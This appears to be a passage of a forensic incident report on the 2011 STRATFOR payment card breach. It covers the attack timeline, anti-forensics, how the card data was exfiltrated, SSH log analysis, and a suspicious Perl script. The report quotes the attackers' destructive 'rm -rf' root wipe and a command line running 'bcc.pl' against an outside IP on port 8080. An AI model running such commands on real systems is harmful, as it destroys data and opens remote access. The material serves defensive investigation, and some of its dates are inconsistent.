

Figure 4.2.1 – High-Level Payment Card Flow

During the time-frame of known data breach event, payment card authorizations within the STRATFOR environment were conducted in near real time and began with a customer purchase (typically to become a member of STRATFOR's subscription service) through a standard Web browser by visiting www.STRATFOR.com. After that initial transaction, future transactions, based on the customer's preference, could become recurring. These purchases were handled within the STRATFOR environment through the use of the Ubercart shopping cart application hosted on the www.STRATFOR.com Web server. Ubercart is a component of the open source Drupal content management platform used to drive STRATFOR's consumer-facing Web content. At the time of the breach, Ubercart version 6.x-2.0-rc7 was in use within the STRATFOR environment. Subsequent to the initial entry of transaction information through a customer Web browser, the cardholder data was sent from the originating device over SSL through the Ubercart application on the Web server. The Web server would in turn take all transactions and connect to the Bancorp Bank for authorization and processing through an encrypted SSL connection. Once the card and transaction is verified, The Bancorp Bank forwarded the acceptance notice back through the e-commerce environment, which finally sent the information along the same return route to the originating device to accept the transaction. After initial authorization, the customer information initially driving the transaction was forwarded and stored in the back-end MySQL database in plain text (unencrypted) format - all cardholder primary account numbers, expiration dates, and CVC2/CVV2 values were stored as used for recurring subscription transactions as necessary. It was this stored information that was dumped using the MySQLdump utility and exfiltrated during the attack (See Payment Card Exfiltration section for more information).

5. Findings

Specific findings and results of this investigation can be separated into several categories that first layout an attack timeline of events, then a damage assessment, followed by potential vulnerabilities, security posture, network modifications, and finally threat-specific data. Highlights of the findings are presented below, with further granularity provided in the sections that follow.

Quick Facts:

- The intruder(s) issued a Unix "rm –rf" command against several STRATFOR servers, causing the contents of nearly every writable mounted file system on those systems to be deleted, up to the point that the servers themselves crashed. This presented an investigative challenge, as standard file timeline and metadata analysis could not be conducted.
- Verizon has worked to fully enumerate the scope of cardholder data included in both the exfiltrated dataset, as well as the database itself. This information has been communicated to the card brands as appropriate.
- September 29, 2011 represents the earliest known intrusion into the STRATFOR environment. Evidence suggests that on this date a brute force-style attack from the STRATFOR office environment began at which on October 3, 2011 granted unauthorized SSH access to the STRATFOR SMTP mail server.
- In analyzing available net flow traversing the STRATFOR environment in the months leading up to and during the data breach event Verizon noticed several anomalies around specific IP addresses receiving high volume traffic from STRATFOR over high and non-standard port numbers during the time-frame of the attack. Those IP addresses have been forwarded to the FBI for the purposes of their investigation.
- Verizon confirmed that unauthorized external SSH connections were made to the STRATFOR environment by the IP address [redacted], originating in Massachusetts. This IP address has been forwarded to the FBI for the purposes of their investigation.
- Verizon confirmed that the database dump file containing cardholder data was not present on the database server itself. However, Verizon identified the database dump containing cardholder information on the Zimbra mail server. This finding corroborates that the database dump was piped from the database server to the Zimbra mail server on its way to exfiltration from the STRATFOR environment.
- Verizon identified a potentially malicious file called "sfind.exe" on a Web-facing Windows active directory server. It is unclear whether this potential malware is related to the data breach event known to have occurred.
- In analyzing remnant unallocated disk space on the affected servers, Verizon discovered several instances of unauthorized intruders running at least three different unknown and unauthorized scripts. These were associated with the specific IP addresses [redacted] and [redacted] in both syntax arguments as well as target output destinations. These IP addresses have been forwarded to the FBI for the purposes of their investigation.

5.1. Known Attack Timeline of Events

The following timeline of events details specific actions taken by the intruder(s), leading up to the compromise of sensitive cardholder data from the STRATFOR environment. Unless otherwise specified, all times are documented in Central Standard Time (CST):

Attack Timeline of Events:	
Date	**Activity**
Sep 29, 2011:	This date represents the earliest known date of intrusion into the STRATFOR environment. On this date, the intruder(s) initiated a brute force attack against a specific employee end-user account the STRATFOR office environment. The result of this brute force attack was a successful SSH log-in into the STRATFOR SMTP mail server on October 3, 2011.
Nov 16, 2011:	On this date the data dump file containing cardholder information from the STRATFOR database server is created on the Zimbra mail server.
Dec 5, 2011:	Starting at 4:37 p.m. CST, an abnormally high amount of data is sent from the STRATFOR environment over a non-standard and unassigned port (port number 9583 to destination port 41216) to the IP address [redacted]. The data download lasts approximately 9 minutes and concludes at 4:46 p.m. CST.
Dec 6, 2011:	STRATFOR becomes aware of a potential data breach event whereby cardholder information was exfiltrated from their environment.
Dec 7, 2011:	The Federal Bureau of Investigation provides all known at-risk cardholder information to the respective card brands. Also on this date a second high volume data transfer occurs from the STRATFOR environment to an IP address, [redacted], in Greece. Once again the transfer occurred over a non-standard and unassigned port (port number 59630 to destination port 47608). The data transfer lasts a little over 2 hours, between 9:37 a.m. and 11:47 a.m. CST.
Dec 9, 2011:	An unauthorized login via SSH occurred at 19:52:35 to the STRATFOR SMTP mail server from an IP address, [redacted], originating in Massachusetts. This IP address is also associated with executing several scripts via the Web based front-end of the STRATFOR Web and Zimbra servers which facilitated backdoor remote access.
Dec 24, 2011:	Unauthorized intruders successfully deface the www.STRATFOR.com website and shortly thereafter disable the Web server and two separate mail servers using the Unix command "rm –rf" as a superuser in the root directory. This causes the contents of nearly every writable mounted file system on the servers to be deleted.
Dec 25, 2011:	On this date, portions of the stolen dataset, including cardholder information, are publicly posted to the Internet by individuals claiming allegiance with the hacking group Anonymous.
Dec 30, 2011:	STRATFOR engages Verizon Business to conduct a forensic investigation into the unauthorized activity affecting their systems environment.
Jan 3, 2012 – Jan 26, 2012:	During this timeframe Verizon Business worked with STRATFOR personnel and the FBI during three separate on-site visits to acquire digital evidence sources relevant to the case.

Table 5.1.1 – Attack Timeline of Events

5.2. Anti-Forensic Measures

After defacing the www.STRATFOR.com website on December 24, 2011 the unauthorized intruder(s) used the Unix command "rm –rf" as superuser in the root directory of the Web and database servers as well as two separate affected mail servers. The Unix command "rm" is used to delete files and folders from a directory. The "-r" argument recursively removes all directories and sub-directories from the system and the "-f" argument forcibly deletes all files and folders (write-protected or not) from the system. What this means is that when the intruder(s) ran the "rm –rf" command from the root directory, the systems began deleting all files and folders from their respective hard drives until the point where system-critical files and/or directories were deleted. This one command helped to remove the intruders' "digital footprints" from the compromised systems and proved to be an investigative challenge, as standard file timeline and metadata analysis could not be conducted.

The execution of the "rm –rf" command was compounded upon the lack of network log data maintained by STRATFOR during the timeframe of the data breach event, the lack of a centralized logging system to capture remote access instances into the STRATFOR environment, and the fact that the majority of the logs that *did* exist were deleted from the in-scope systems prior to the systems being destroyed by the "rm –rf" command. When the intruder(s) defaced the www.STRATFOR.com website, the defacement included the "rm –rf" commands run against the Web server. Specifically, one of the "rm –rf" commands was run against the /var/log/ directory. This command would have deleted all of the relevant log data from the Web server. Verizon Business found no evidence to support that the "rm –rf" command was run against that specific directory on the other servers, but it is highly likely to have occurred given the absence of days, and in some cases weeks worth of log data from those systems. The absence of these log files constituted another unique set of challenges to investigators as log files provide a significant amount of information that can aid in a data breach event. Information such as user name, IP address, date, time, and the relative success or failure unauthorized access attempts would typically be captured in such logs. This information can often help to determine the scope and number of systems that have been breached as well as provide significant dates and times in which the breach occurred.

Lastly, for much of their malicious activity (although not all), the intruder(s) utilized an anonymizing service, TOR in particular, to obfuscate any data being transmitted from the STRATFOR environment from being recognized through standard network traffic analysis. TOR (short for The Onion Router) is a free software program that uses a volunteer network of servers to route Internet traffic through myriad servers in order to conceal a users Internet activity. To do this, the TOR software obtains a list of TOR nodes (or servers) from a directory server. The software then creates a path from the originating system, through a random sampling of TOR nodes, to the final destination. The path is a circuit of encrypted connections from one server in the network to another. To put it another way, it is a series of "hops" that act as go-betweens connecting the source system to its destination. By creating this random path from the source to the destination TOR effectively anonymizes the source system from the destination. The net effect is that, in the case that log data exists on the destination machine, any network logs will show traffic coming from the TOR exit node IP address and not the source system's IP address. The screenshot below, from the TOR website, is a diagram explaining how TOR works.



Figure 5.2.1 – Figure Explaining TOR Functionality[1]

Engaging in this degree of anti-forensic activity indicates the high level of sophistication and organization driving the intruder's actions. Many intruders in similar cases make no effort to "cover their tracks" or otherwise obfuscate their actions. Taking specific and deliberate actions that hinder investigative efforts after the fact is indicative of a highly specialized, and professional attacker or group of attackers.

5.3. Payment Card Exfiltration

As a primary focus of this investigation, Verizon was tasked with not only working to enumerate the scope of exposed cardholder data, but also to determine the nature of its exfiltration from the STRATFOR environment. To that end, Verizon investigators began this task by working to determine whether the database dump file, created with the MySQLdump utility existed or was created on the database server itself ([redacted] in the network architecture diagram above). This involved parsing the database server for specific cardholder accounts in the data dump file as well as randomly selected literal strings from the database dump. At the end of this exercise, Verizon did not discover any evidence to suggest that the database dump was created on, or ever existed on the database server itself.

As a direct consequence of that finding, Verizon shifted its focus on determining the system or server within the STRATFOR environment on which the database dump file was created and staged for exfiltration. Given that there was no network segmentation by access restrictive firewall between the e-commerce and corporate environments, Verizon began the task of searching for remnant evidence of the data dump file across all in-scope forensic images. At the conclusion of this analysis, Verizon confirmed that the database dump had existed on the Zimbra mail server ([redacted]) and was staged there prior to exfiltration. The screenshot below shows a segment of the data dump file extracted from unallocated space on Zimbra mail server after it had been issued an rm –rf command by the attackers.

[1] Source: https://www.torproject.org/about/overview.html.en.



Figure 5.3.1 – Screenshot of Database Dump File on Zimbra Mail Server

This finding corroborates that the database dump was piped from the database server to the Zimbra mail server (such that it was never actually written to disk on the database server) on its way to exfiltration from the STRATFOR environment. This evidence illustrates the database dump was moved from the payment environment to the office environment before being stolen from the STRATFOR environment. This finding highlights the inherent problems around the lack of network segregation between the corporate STRATFOR environment and the payment and e-commerce environment. Given that this file was staged for exfiltration from the office ([redacted] subnet) environment, evidence suggests that it was also extracted by the attackers from that environment and not the e-commerce ([redacted] subnet) environment.

As a comparison the following screen capture shows the correlating text extracted directly from the exfiltrated data dump file itself.



Figure 5.3.2 – Screenshot of Exfiltrated Data Dump Excerpt

At the conclusion of Verizon's analysis of the network architecture at the time of the data breach event, investigators determined that gaining unauthorized system-level access to any of the systems outlined in corporate STRATFOR environment would also grant an attacker access to the e-commerce environment and vice-versa. The discovery of the database dump file within the corporate office environment corroborates that finding, and strongly suggests that although this data was originally stolen from a

system within the e-commerce environment, it was actually exfiltrated through the STRATFOR office environment.

5.4. Unauthorized SSH Connections

Given that the file systems of the relevant in-scope systems were deleted, and no file structure was present within the acquired forensic images, Verizon Business parsed the entire hard drive contents of the examined systems for remnants of log data that would indicate remote access had occurred. In analyzing this log data, specific attention was paid to activity around the timeframe surrounding the dates of known malicious activity occurring within the STRATFOR environment.

5.4.1. SSH Connections to Web Server (www.STRATFOR.com)

From within unallocated space, Verizon Business was able to identify 122,544 successful SSH connections with valid date ranges to the STRATFOR Web server. The user accounts, IP addresses, connection counts, and date ranges associated with these successful SSH connections are shown below:

User	IP Addresses	Total Connections	Date Range
autobot	[redacted]	35390	12/16/11 – 12/24/11
		87031	04/13/11 – 12/16/11
		1	12/13/11 – 12/13/11
kevin.garry		5	12/08/11 – 12/16/11
		7	12/08/11 – 12/12/11
matt.vance		5	12/16/11 – 12/23/11
ngeron		4	12/23/11 – 12/23/11
		1	12/23/11 – 12/23/11
		2	12/23/11 – 12/23/11
		2	12/17/11 – 12/18/11
		2	12/15/11 – 12/15/11
		20	12/08/11 – 12/23/11
		2	12/15/11 – 12/15/11
		1	12/16/11 – 12/16/11
		1	12/09/11 – 12/09/11
		1	12/09/11 – 12/09/11
root		1	12/16/11 – 12/16/11
	[redacted]	1	12/09/11 – 12/09/11
		3	04/24/11 – 06/06/11
		55	04/22/11 – 12/15/11

steve.elkins	[redacted]	7	12/08/11 – 12/22/11
		2	12/14/11 – 12/14/11

Table 5.4.1.1 – Successful SSH Connections to STRATFOR Web Server

The IP addresses associated with these connections were reviewed with the FBI and STRATFOR IT security personnel. It was determined that the majority of these connections occurred from within the STRATFOR internal network. Due to the lack of firewall logging, connections sourced from within the internal STRATFOR network could not be correlated to any specific system within the STRATFOR enterprise. One connection from IP address [redacted], which occurred via the "root" account on December 9, 2011 (highlighted in red above) at 19:52:35 was deemed unauthorized.

Within the available log data carved from unallocated space, a total of three attempts to access to STRATFOR Web server via invalid user accounts were observed. These failed attempts could not be correlated to any malicious activity based on the available evidence. The details of these connections are shown below.

User	IP Addresses	Date / Time
rott	[redacted]	04/26/11 08:55:26
rot		06/06/11 15:37:12
autbot		12/13/11 15:48:06

Table 5.4.1.2 – SSH Attempts via Invalid User Accounts to STRATFOR Web Server

A total of seven failed password attempts were observed with in the log data extracted from the STRATFOR Web server's hard drives. These failed password attempts all occurred from within STRATFOR's office portion of the network. The details of these failed password attempts are shown below:

User	IP Addresses	Date / Time
ngeron	[redacted]	12/12/12 13:11:17
		12/19/12 11:02:02
root		12/08/12 20:53:14
		12/08/12 20:53:21
steve.elkins		12/22/12 14:43:13
		12/08/12 16:30:24
		12/08/12 20:53:49

Table 5.4.1.3 – SSH Failed Password Attempts to STRATFOR Web Server

Given that the office portion of the STRATFOR network was behind a router which used network address translation (NAT), the systems from which these connections originated from could not be determined or examined due to the lack of log data from network witness devices such as a perimeter firewall. It is recommended that STRATFOR expand their logging capabilities such that activity from within the office portion of the network could be correlated to specific systems.

5.4.2. SSH Connections to SMTP Server (smtp.STRATFOR.com)

A total of 484 successful SSH connections with valid date ranges were extracted from within the unallocated space of the compromised STRATFOR SMTP server's hard drives. These successful logins occurred between January 4, 2011 and December 30, 2011 via 12 unique user accounts. The details of these connections are shown below:

User	IP Addresses	Connection Count	Date Range
chase.hoffman	[redacted]	2	10/04/11 – 12/07/11
d.ancil		**33**	**10/04/11 – 12/02/11**
doug.ancil		**2**	**10/03/11 – 10/04/11**
fginac		5	11/16/11 – 11/17/11
kevin		7	09/26/11 – 12/06/11
		3	09/24/11 – 10/11/11
m.vance		2	10/04/11 – 10/04/11
matt.tyler		18	05/03/11 – 09/21/11
		1	05/06/11 – 05/06/11
		1	06/02/11 – 06/02/11
matt.vance		3	09/20/11 – 09/21/11
mike.rivas		19	09/30/11 – 11/22/11
mooney		3	01/13/11 – 07/15/11
		1	09/09/11 – 09/08/11
		1	05/12/11 – 05/12/11
		21	01/15/11 – 09/02/11
ngeron		3	11/08/11 – 11/25/11
		74	10/11/11 – 12/07/11
		4	10/11/11 – 11/14/11
		16	11/06/11 – 11/25/11
root		6	09/19/11 – 09/23/11
		9	09/26/11 – 09/30/11
		4	04/21/11 – 11/13/11
		19	04/08/11 – 12/30/11
		2	10/21/11 – 10/21/11
		3	03/04/11 – 09/30/11

	[redacted]	75	01/13/11 – 12/30/11
		19	01/04/11 – 09/29/11
		7	01/07/11 – 10/13/11
		19	05/03/11 – 10/26/11
		3	04/23/11 – 04/23/11

Table 5.4.2.1 – Successful SSH Connections to STRATFOR SMTP Server

The IP addresses associated with these successful logins were reviewed with STRATFOR IT security personnel, and were not deemed suspicious in nature, most of which occurred from within the STRATFOR enterprise. It is important to note that while on-site investigators interviewed the STRATFOR IT employee Doug Ancil, whose successful SSH connections are highlighted in red above. This employee stated to investigators that he never attempted to access to STRATFOR SMTP server via SSH, nor would he ever have any business reason to. Therefore the logins associated with this user were deemed suspicious and unauthorized. These logins occurred from within the STRATFOR office network, and could not be correlated to a specific system. Additionally, all STRATFOR employee workstations were rebuilt prior to Verizon Business' involvement in this investigation, therefore these unauthorized connections could not be investigated further based on the available evidence.

This user opened a superuser session to root 26 times between October 4, 2011 and December 2, 2011. The details of these privilege elevations are shown in the following log excerpt:

```
Oct  4 15:09:18 smtp su[8761]: Successful su for root by d.ancil
Oct 11 16:10:34 smtp su[31415]: Successful su for root by d.ancil
Oct 17 08:58:55 smtp su[1195]: Successful su for root by d.ancil
Oct 21 11:01:15 smtp su[20077]: Successful su for root by d.ancil
Oct 24 12:18:18 smtp su[29492]: Successful su for root by d.ancil
Oct 24 14:24:13 smtp su[589]: Successful su for root by d.ancil
Oct 25 09:39:10 smtp su[1048]: Successful su for root by d.ancil
Oct 25 13:46:51 smtp su[8395]: Successful su for root by d.ancil
Oct 27 10:37:42 smtp su[29648]: Successful su for root by d.ancil
Oct 31 10:59:58 smtp su[16924]: Successful su for root by d.ancil
Oct 31 12:59:48 smtp su[20960]: Successful su for root by d.ancil
Nov  1 08:28:10 smtp su[24437]: Successful su for root by d.ancil
Nov  1 09:13:57 smtp su[25550]: Successful su for root by d.ancil
Nov  1 14:00:32 smtp su[1844]: Successful su for root by d.ancil
Nov 11 16:34:58 smtp su[32384]: Successful su for root by d.ancil
Nov 15 08:46:06 smtp su[13935]: Successful su for root by d.ancil
Nov 15 09:13:18 smtp su[15145]: Successful su for root by d.ancil
Nov 15 13:46:23 smtp su[22215]: Successful su for root by d.ancil
Nov 18 15:25:43 smtp su[23079]: Successful su for root by d.ancil
Nov 23 11:19:57 smtp su[8686]: Successful su for root by d.ancil
Dec  2 16:59:00 smtp sudo: pam_unix(sudo:session): session opened for user root by d.ancil(uid=0)
Dec  2 17:00:13 smtp sudo: pam_unix(sudo:session): session opened for user root by d.ancil(uid=0)
Dec  2 17:00:26 smtp sudo: pam_unix(sudo:session): session opened for user root by d.ancil(uid=0)
Dec  2 17:08:43 smtp sudo: pam_unix(sudo:session): session opened for user root by d.ancil(uid=0)
Dec  2 17:08:58 smtp sudo: pam_unix(sudo:session): session opened for user root by d.ancil(uid=0)
```

Table 5.4.2.2 – Elevation to "root" by "d.ancil"

Other user accounts at STRATFOR were also observed elevating to "root" however the nature of these escalations could not be determined based on the available evidence. Based on this analysis it is

determined that unauthorized and privileged remote access occurred to the STRATFOR SMTP server between October 3, 2011 and December 2, 2011.

Within the unallocated space of the STRATFOR SMTP server, investigators observed 95 attempts to access 13 unique invalid user accounts via SSH. The details of these attempts are shown below:

User	IP Addresses	Attempt Count	Date Range
chase.hoffman	[redacted]	7	10/04/11 – 10/04/11
dancil		**17**	**10/10/11 – 11/08/11**
doug.ancil		**38**	**09/29/11 – 10/04/11**
dougancil		**10**	**10/10/11 – 10/10/11**
fginac		4	11/16/11 – 11/16/11
kevin.garry		2	09/24/11 – 09/30/11
matt.vance		9	09/26/11 – 10/04/11
mattvance		1	09/21/11 – 09/21/11
mtyler		2	08/30/11 – 08/30/11
ngeron		3	10/10/11 – 10/10/11
		1	10/10/11 – 10/10/11
nicholas.geron		6	10/10/11 – 10/10/11
steve.elkins		1	10/19/11 – 10/19/11
		6	10/03/11 – 12/07/11
		1	09/25/11 – 09/25/11
zimbra		5	03/25/11 – 05/23/11

Table 5.4.2.3 – SSH Attempts via Invalid User Accounts to STRATFOR SMTP Server

The IP addresses associated with these logins appear to be legitimate, as they all occur from within the STRATFOR enterprise. Due to the large amount of invalid attempts (highlighted in red above) for user "doug.ancil," investigators interviewed STRATFOR employee Doug Ancil, who explained to Verizon Business that he never attempted to access any systems at STRATFOR via SSH, including the in-scope servers. These invalid user access attempts suggest that a breach may have taken place within the office portion of the STRATFOR network as early as September 29, 2011. Similarly a significant amount of failed password attempts occurred by this user account. Due to lack of logging, and the fact that all user workstations at STRATFOR were rebuilt prior to Verizon Business' involvement in this investigation, no further details on the cause of these suspicious accesses could be determined based on the available evidence.

A total of 131 failed SSH password attempts from six unique user accounts were observed within the log data carved out of the unallocated space from the STRATFOR SMTP Server. The details of these failed password attempts are shown below:

User	IP Addresses	Failure Count	Date Range
chase.hoffman	[redacted]	4	12/07/2011 - 12/07/2011
d.ancil		50	10/10/2011 - 12/02/2011
mike.rivas		4	10/04/2011 - 11/22/2011
mooney		1	05/12/2011 - 05/12/2011
ngeron		28	10/11/2011 - 12/07/2011
root		1	09/20/2011 - 09/20/2011
		40	09/30/2011 - 10/10/2011
		2	10/04/2011 - 10/04/2011
		1	10/13/2011 - 10/13/2011

Table 5.4.2.4 – SSH Failed Password Attempts to STRATFOR SMTP Server

Consistent with the unauthorized access via account "d.ancil" described previously, a significant amount of failed password attempts (highlighted in red above) occur to the STRATFOR SMTP server via user accounts "d.ancil," "ngeron," and "root." The dates at which the majority of failed password attempts occur are consistent for these three accounts, suggesting that the STRATFOR office network environment ([redacted]) suffered a security breach.

5.4.3. SSH Connections to Zimbra Server (core.STRATFOR.com)

A total of 662 successful SSH connections with valid date ranges were extracted from within the unallocated space of the compromised Zimbra server's hard drives. These logins occurred via 11 unique user accounts from 35 unique IP addresses. Verizon Business' review of these connections did not reveal any evidence of unauthorized SSH connections based on the IP addresses, user account, and the date ranges of access. A detailed list of IP addresses and user accounts associated with inbound SSH access to the STRATFOR Zimbra server can be furnished by Verizon Business upon request.

Between April 29, 2011 and December 21, 2011 Verizon Business observed 6,439 attempts to access 2,161 invalid user accounts via SSH to the STRATFOR Zimbra server from 39 unique IP addresses. No correlation between these access attempts and this data breach could be determined based on the available evidence. A detailed list of the IP addresses and user accounts attempted via these accesses can be furnished by Verizon Business upon request.

A total of 5,025 SSH failed password attempts were observed from the recoverable log data carved from unallocated space of the STRATFOR Zimbra server. These failed password attempts occurred from 56 unique IP addresses and attempted to login to 36 unique accounts between April 29, 2011 and December 7, 2011. Verizon Business' review of these connections did not indicate any relevance to the data breach investigated. A detailed list of the accounts attempted and IP addresses associated with these failed password attempts can be produced by Verizon Business upon request.

5.5. Use of Malicious Scripts

Within unallocated space of the in-scope systems, investigators identified references to the usage of two potentially malicious scripts. Due to the state of the systems at the time of forensic investigation, Verizon Business could not analyze the contents of these scripts. Given the lack of timestamps and file structure, Verizon Business could not adequately ascertain whether or not these scripts were introduced into the STRATFOR environment by the attacker(s) or if they were legitimate Web front-end scripts that were exploited.

5.5.1. Malicious Perl Script – bcc.pl

Investigators identified references to a potentially malicious Perl script "bcc.pl" in the unallocated space of the STRATFOR Web server (www.STRATFOR.com). The contents of the file referencing this malicious script could not be identified. The command line executing this script is shown below:

```
sh·-c·cd '/var/www/vhosts/www.STRATFOR.com/sites/all/themes/zen/STRATFOR/images/eloqua_images/.images' ;
perl bcc.pl [redacted] 8080
```

Table 5.5.1.1 – Usage of "bcc.pl"

A total of seven references to the execution of this script were found in the unallocated space of the STRATFOR Web server. Reviewing this data suggests that the attacker executed the Unix shell, changed to the working directory "/var/www/vhosts/www.STRATFOR.com/sites/all/themes/zen/ STRATFOR/images/eloqua_ images/.images," and executed the script "bcc.pl" with Perl, providing the arguments [redacted] 8080." The arguments to this Perl script suggest that [redacted] is an IP address, and 8080 is a destination port. It is important to note that IP address [redacted] is also associated with unauthorized intrusion to the STRATFOR Web server on December 9, 2011.

Three references to this script were identified in Apache logs carved out from the unallocated space of the STRATFOR Web server. Analysis of this log data indicates that an attacker also executed this script remotely. The IP address associated with accessing this script via the STRATFOR Web server's Apache interface is also [redacted]. The following Apache log excerpts demonstrate the successful accesses (with response code 200) to this script from IP address [redacted]



Table 5.5.1.2 – Access of "bcc.pl" through Web Interface

